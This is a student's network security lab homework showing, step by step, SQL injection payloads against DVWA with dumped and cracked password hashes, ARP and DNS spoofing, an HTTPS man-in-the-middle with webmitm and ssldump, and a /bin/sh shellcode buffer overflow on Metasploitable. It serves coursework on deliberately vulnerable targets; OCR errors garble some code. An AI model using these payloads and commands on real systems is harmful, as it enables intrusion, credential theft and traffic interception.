

CMPE209 Network Security HomeWork1 Submission

Name : Prashanth Rajasekar
SJSUID : 011822460

Lab 3.1 – SQL Injection.

1. %' or 1 = 1#

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with various menu items. The 'SQL Injection' item is highlighted in green. The main area has a title 'Vulnerability: SQL Injection'. Below it is a 'User ID:' input field containing '%' or 1=1#. A 'Submit' button is to its right. To the right of the input field, the application's response is displayed in red text, showing five user records. Each record includes an ID, First name, and Surname. The first record is ID: %' or 1=1#, First name: admin, Surname: admin. The other four records are similar but with different first names (Gordon, Hack, Pablo, Bob) and surnames (Brown, Me, Picasso, Smith).

| ID | First name | Surname |
|----------------|------------|---------|
| ID: %' or 1=1# | admin | admin |
| ID: %' or 1=1# | Gordon | Brown |
| ID: %' or 1=1# | Hack | Me |
| ID: %' or 1=1# | Pablo | Picasso |
| ID: %' or 1=1# | Bob | Smith |

2. %' UNION SELECT null,version() #

The screenshot shows the DVWA SQL Injection page again. The sidebar and main title are identical to the previous screenshot. The 'User ID:' input field now contains '%' UNION SELECT null,version() #. The application's response is shown in red text below the input field, displaying a single record: First name: 5.0.51a-3ubuntu5 and Surname: 5.0.51a-3ubuntu5.

| First name | Surname |
|------------------|------------------|
| 5.0.51a-3ubuntu5 | 5.0.51a-3ubuntu5 |

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

3. %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #



Vulnerability: SQL Injection

| |
|-----------------------|
| Home |
| Instructions |
| Setup |
| Brute Force |
| Command Execution |
| CSRF |
| File Inclusion |
| SQL Injection |
| SQL Injection (Blind) |
| Upload |
| XSS reflected |
| XSS stored |
| DVWA Security |
| PHP Info |
| About |

User ID:

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: CHARACTER_SETS
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: COLLATIONS
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: COLUMNS
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: COLUMN_PRIVILEGES
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: PROFILING
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: ROUTINES
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: SCHEMATA
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: SCHEMA_PRIVILEGES
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: STATISTICS
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: TABLES
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: TABLE_CONSTRAINTS
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: TABLE_PRIVILEGES
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: TRIGGERS
Surname: information_schema

ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #
First name: USER_PRIVILEGES
Surname: information_schema

4. %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users' #

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE First name: users
Surname: user_id

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE First name: users
Surname: first_name

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE First name: users
Surname: last_name

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE First name: users
Surname: user

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE First name: users
Surname: password

DVWA Security

PHP Info

About

5. %' AND 1=0 UNION SELECT user,password FROM users #

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: %' AND 1=0 UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: %' AND 1=0 UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: %' AND 1=0 UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' AND 1=0 UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' AND 1=0 UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

DVWA Security


PHP Info

About

Cracking the password

```
root@kali:~/Desktop# john --format=raw-MD5 password.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
password (smithy)
abc123 (gordonb)
letmein (pablo)
charley (1337)
5g 0:00:00:00 DONE 3/3 (2018-10-07 15:03) 11.11g/s 403791p/s 403791c/s 438040C/s
charlie..charlies
Use the "-show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

Security level Medium.




Security level high.

Ans: Commands was executed without any output.

Lab 3.2 - ARP and DNS Spoof

1.



2.

a.


```
root@kali:~/Desktop
File Edit View Search Terminal Help
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@kali:~# cd Desktop/
root@kali:~/Desktop#
mount-shared-folders.sh restart-vm-tools.sh spoofhost.txt
root@kali:~/Desktop# arpspoof -t 192.168.203.130 192.168.203.2
0:c:29:85:ea:90 0:c:29:db:ab:44 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85
:ea:90
0:c:29:85:ea:90 0:c:29:db:ab:44 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85
:ea:90
0:c:29:85:ea:90 0:c:29:db:ab:44 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85
:ea:90
0:c:29:85:ea:90 0:c:29:db:ab:44 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85
:ea:90
0:c:29:85:ea:90 0:c:29:db:ab:44 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85
:ea:90
```

b.

C.


```
File Edit View Search Terminal Help  
root@kali:~# echo 0 > /proc/sys/net/ipv4/ip_forward  
root@kali:~#
```

3.




```
root@kali:~/Desktop#
File Edit View Search Terminal Help
root@kali:~/Desktop# dnsspoof -f spoofhost.txt host 192.168.203.130 and udp port 53
dnsspoof: listening on eth0 [host 192.168.203.130 and udp port 53]
```

4.



Tracked.



```
root@kali:~/Desktop#
root@kali:~/Desktop# dnsspoof -f spoofhost.txt host 192.168.203.130 and udp port 53
dnsspoof: listening on eth0 [host 192.168.203.130 and udp port 53]
192.168.203.130.1026 > 192.168.203.2.53: 5+ A? www.microsoft.com
192.168.203.130.1026 > 192.168.203.2.53: 6+ A? www.google.com
192.168.203.130.1026 > 192.168.203.2.53: 7+ A? www.facebook.com
```

Lab 3.3 – Web MITM

1.

a.

```
root@kali:~# arpspoof -t 192.168.203.129 192.168.203.2
0:c:29:85:ea:90 0:c:29:24:f3:3f 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85
:ea:90
0:c:29:85:ea:90 0:c:29:24:f3:3f 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85
:ea:90
0:c:29:85:ea:90 0:c:29:24:f3:3f 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85
:ea:90
0:c:29:85:ea:90 0:c:29:24:f3:3f 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85
:ea:90
0:c:29:85:ea:90 0:c:29:24:f3:3f 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85
:ea:90
```

b.

```
root@kali:~# arpspoof -t 192.168.203.2 192.168.203.129
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29
:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29
:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29
:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29
:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29
:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29
:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29
:85:ea:90
```

c.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
```

2.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT
root@kali:~# iptables -A FORWARD -j ACCEPT
root@kali:~#
```

3.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dnsspoof -i eth0
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.203.151]
#!
```

4.

```
root@kali: ~
File Edit View Search Terminal Help
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:California
Locality Name (eg, city) []:Santa Clara
Organization Name (eg, company) [Internet Widgits Pty Ltd]:sjsu
Organizational Unit Name (eg, section) []:cmpe
Common Name (e.g. server FQDN or YOUR name) []:press
Email Address []:rprashanth3063@hotmail.com
spooftest.

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:password
An optional company name []:sjsu
Signature ok
subject=C = US, ST = California, L = Santa Clara, O = sjsu, OU = cmpe, CN = press, emailAddress = rprashanth3063@hotmail.com
Getting Private key
webmitm: certificate generated
webmitm: relaying transparently
```

5.Running Ssldump

```
root@kali: ~
File Edit View Search Terminal Help
19 137.9756 (124.6504) C>S TCP FIN
19 137.9998 (0.0241) S>C TCP FIN
New TCP connection #27: 192.168.203.129(42714) <-> 172.217.0.46(443)
27 1 0.0007 (0.0007) C>S Handshake
    ClientHello
        # Version 3.1
        cipher suites
restart Unknown value 0xff
tools Unknown value 0xc00a
Unknown value 0xc014
Unknown value 0x88
Unknown value 0x87
spooftest TLS_DHE_DSS_WITH_AES_256_CBC_SHA
Unknown value 0xc00f
txt Unknown value 0xc005
Unknown value 0x84
TLS_RSA_WITH_AES_256_CBC_SHA
TLS_DHE_RSA_WITH_AES_256_CBC_SHA
Unknown value 0xc007
Unknown value 0xc009
Unknown value 0xc011
Unknown value 0xc013
Unknown value 0x45
root@kali: ~
File Edit View Search Terminal Help
da fe 2e ee 80 ed 39 21 52 3b 70 c2 6b 75 33 a1 .....9!R;p.ku3.
a0 34 bf c8 55 5c 8d 76 86 6b 39 23 7e 2c d6 7c .4..U\.v.k9#~,..|
d3 ec 16 85 ff 3c f7 27 91 cf 51 97 19 ee fc db .....<.'..Q.....
db 8e 11 6a 72 da 8f 4a 2f 2a ...jr..J/*

-----
#-----#
13.3234 (0.0013) S>C
--restart vm-----
db 78 97 b6 31 09 f7 18 f6 97 3f 83 fd 11 33 d4 .x..1.....?....3.
7f 0b f9 76 2d dd db 05 7c 57 d1 75 7d 07 d0 9d ...v....|W.u}...
78 ba 3d e3 24 77 7f 06 69 36 48 e2 bf 85 74 bf x.=.$w..i6H...t.
16 e9 7e 19 69 9f 86 25 49 c1 78 11 69 ef 67 90 ..~.i..%I.x.i.g.
7e 03 95 ff 16 ca bb f5 38 ef f6 57 e4 9b 5e 97 ~.....8..W..^.
e4 bb 80 71 ff 67 30 7e 0f 80 fe 16 c6 9d 9d 5a ...q.g0~.....Z
8c 3b 3b ab b2 71 0d 53 e7 b9 91 0e 48 4f ff 74 .;...q.S....H0.t
c4 11 d6 7e 06 e1 af c1 fc 18 80 fc 2d 9c 7b b5 ..~.....{.
28 f7 ca 18 83 a6 2e 09 c6 ec 32 2e 8b f3 ec 67 (.....2....g
d0 7e 0b d0 fe de 08 ec d4 0f c1 4e 45 32 7c ea .~.....NE2|.
7a 65 79 76 bd 16 57 1a fe 4f a9 3c ac 78 27 c6 zeyv..W..0.<.x'.
69 c4 11 f8 fc 48 fc db 75 98 3b 4b bc 96 3d 6b i....H..u.;K..=k
05 6c 7d 2d 6e c9 59 a7 65 d6 eb c4 69 b0 a3 df .l}-n.Y.e....i...
04 1d 5c 45 66 af 1d 6e 4f 68 1c 06 e1 3c d4 93 ..\Ef..n0h...<.
```

6.

File Edit View History Bookmarks Tools Help

http://www.msn.com/ Google

Most Visited Getting Started Latest Headlines

MSN | Outlook, Office, Skype... Internet for people, not profi... | +

Home News Weather Entertainment Sports Money More >

msn

web search

SANTA CLARA, CALIF TRENDING NOW

Today, Mostly Clear Michael now Cat 4 Bloomberg switches parties
High 71° Low 52° AMAs gets political HS footballer's cause of death

52°F

Today News Entertainment

File Edit View History Bookmarks Tools Help

http://www.yahoo.com/ Google

Most Visited Getting Started Latest Headlines

Yahoo

Sign in

Mail News Finance Sports Politics Entertainment Lifestyle More.

Trending Now

Live updates:

7.

```
root@kali:~# ls
capture.pcapng  Documents  Music  Pictures  ssld.log  Videos
Desktop        Downloads  out    Public    Templates  webmitm.crt
root@kali:~# ssldump -r capture.pcapng -k webmitm.crt -d > out
root@kali:~#
```

Analysing the packets

1st query was for www.msn.com

```
root@kali: ~
File Edit View Search Terminal Help
-----
mount-
shared-
New TCP connection #8: 192.168.203.129(54018) <-> a23-197-50-51.deploy.static.akamaitechnologies.com(80)
New TCP connection #6: 192.168.203.129(54016) <-> a23-197-50-51.deploy.static.akamaitechnologies.com(80)
0.0200 (0.0200)  C>S
-----
GET /hp-wus/sc/82/c22c7d.gif HTTP/1.1
Host: static-global-s-msn-com.akamaized.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.msn.com/
-----
0.0199 (0.0199)  C>S
```

2nd query was for www.yahoo.com

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ssldump -r capt.pcap -k webmitm.crt -d > out
root@kali:~# cat out
New TCP connection #1: 192.168.203.129(55892) <-> media-router-fp1.prod1.media.vip.ne1.yahoo.com(80)
0.0659 (0.0659)  C>S
-----
GET / HTTP/1.1
Host: www.yahoo.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Lab 3.4 – Buffer Overflow

A.

```
msfadmin@metasploitable:~$ ls  
vulnerable  
msfadmin@metasploitable:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

```
gcc-3.0          layout.c    overflow.tar.gz  vulnerable  
gcc-core-3.0.tar.gz  overflow.c  shellcode.c  
root@metasploitable:/home/msfadmin# cat shellcode.c  
/*  
 * Sample program to demonstrate buffer overflow attack.  
 */  
  
char shellcode[] =  
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"  
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"  
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"  
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";  
  
void main() {  
    int *ret;  
  
    ret = (int *)&ret + 2;  
    (*ret) = (int)shellcode;  
}  
}
```

```
root@metasploitable:/home/msfadmin# ls  
gcc-3.0          layout      overflow.c      shellcode      vulnerable  
gcc-core-3.0.tar.gz  layout.c  overflow.tar.gz  shellcode.c  
root@metasploitable:/home/msfadmin# gdb shellcode  
GNU gdb 6.8-debian  
Copyright (C) 2008 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software; you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "i486-linux-gnu"....  
(gdb) br main  
Breakpoint 1 at 0x8048456: file shellcode.c, line 15.  
(gdb) disas  
No frame selected.  
(gdb) run  
Starting program: /home/msfadmin/shellcode  
  
Breakpoint 1, main () at shellcode.c:15  
15      ret = (int *)&ret + 2;  
(gdb) disas  
Dump of assembler code for function main:  
0x08048450 <main+0>:   push  %ebp  
0x08048451 <main+1>:   mov   %esp,%ebp
```

Address of \$esp, \$ebp, ret, shellcode is given here.

The return address is 3 offset away from the shellcode address.

```
Dump of assembler code for function main:
0x08048450 <main+0>; push %ebp
0x08048451 <main+1>; mov %esp,%ebp
0x08048453 <main+3>; sub $0x10,%esp
0x08048456 <main+6>; lea -0x10(%ebp),%eax
0x08048459 <main+9>; add $0x8,%eax
0x0804845c <main+12>; mov %eax,-0x10(%ebp)
0x0804845f <main+15>; mov -0x10(%ebp),%eax
0x08048462 <main+18>; movl $0x8049680,(%eax)
0x08048468 <main+24>; mov %ebp,%esp
0x0804846a <main+26>; pop %ebp
0x0804846b <main+27>; ret
End of assembler dump.
(gdb) p $esp
$1 = (void *) 0xbfffff828
(gdb) p $ebp
$2 = (void *) 0xbfffff838
(gdb) p main
$3 = {void (void)} 0x8048450 <main>
(gdb) p ret
$4 = (int *) 0x804848b
(gdb) p &shellcode
$5 = (char (*)[62]) 0x8049680
(gdb) x/16 $esp
```

Table for stack

| |
|---------------------|
| x |
| y |
| z |
| ret |
| Stack frame pointer |
| Return address. |

B. address of \$esp, \$ebp, ret and shellcode is given below.

```
Eterm 0.9.4
Eterm Font Background Terminal ? X
15    }
(gdb) x/16 $esp
0xbffff800: 0x08049640 0x08049564 0xbffff818 0x080482ec
0xbffff810: 0xb7fd4ff4 0x08049640 0xbffff838 0x08048499
0xbffff820: 0xbffff828 0x08048480 0x08049680 0xb7fd4ff4
0xbffff830: 0xb7ffce0 0x08048480 0xbffff898 0xb7ea0450
(gdb) quit
The program is running. Exit anyway? (y or n) y
root@metasploitable:/home/msfadmin# gdb shellcode
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) br main
Breakpoint 1 at 0x8048456: file shellcode.c, line 13.
(gdb) run
Starting program: /home/msfadmin/shellcode

Breakpoint 1, main () at shellcode.c:13
13      ret = (int *)ret + 2;
(gdb) s
14      (*net) = (int)shellcode;
(gdb) p &shellcode
$1 = (char (*)[62]) 0x8049680
(gdb) x/16 $esp
0xbffff800: 0x08049640 0x08049564 0xbffff818 0x080482ec
0xbffff810: 0xb7fd4ff4 0x08049640 0xbffff838 0x08048499
0xbffff820: 0xbffff828 0x08048480 0x08049680 0xb7fd4ff4
0xbffff830: 0xb7ffce0 0x08048480 0xbffff898 0xb7ea0450
(gdb) x/16 $ebp
0xbffff838: 0xbffff898 0xb7ea0450 0x00000001 0xbffff8c4
0xbffff848: 0xbffff8cc 0xb7fe2b48 0x00000000 0x00000001
0xbffff858: 0x00000000 0x08048228 0xb7fd4ff4 0xb7ffce0
0xbffff868: 0x00000000 0xbffff898 0x17508086 0x3ca82a96
(gdb)
```

```
(gdb) p ret
$2 = (int *) 0xffff828
(gdb) s
15
(gdb) s
0xb7ea0450 in __libc_start_main () from /lib/tls/i686/cmov/libc.so.6
(gdb)
(gdb) p &shellcode
$3 = (char (*)[62]) 0x8049680
(gdb)
```

The address of ret and the shell code are 5 offsets away. So we add 5 to the shellcode.c.

```
Eterm Font Background Terminal ? X
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\x46\x07\x00\x45\x0c\x00\x00\x00"
"\x00\xb8\x06\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xcc";
void main() {
    char *p;
    int x,y;
    int *ret;
    char buffer [30];
    ret = (int *)&net + 2+5;
    (*ret) = (int)shellcode;
}
```

```
root@metasploitable:/home/msfadmin# gdb shellcode
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) br main
Breakpoint 1 at 0x8048456: file shellcode.c, line 13.
(gdb) run
Starting program: /home/msfadmin/shellcode
Breakpoint 1, main () at shellcode.c:13
13      ret = (int *)&ret + 2+5;
(gdb) █
```

As we can see from the below screenshot. It went to the shell.

The screenshot shows a debugger interface with several panes:

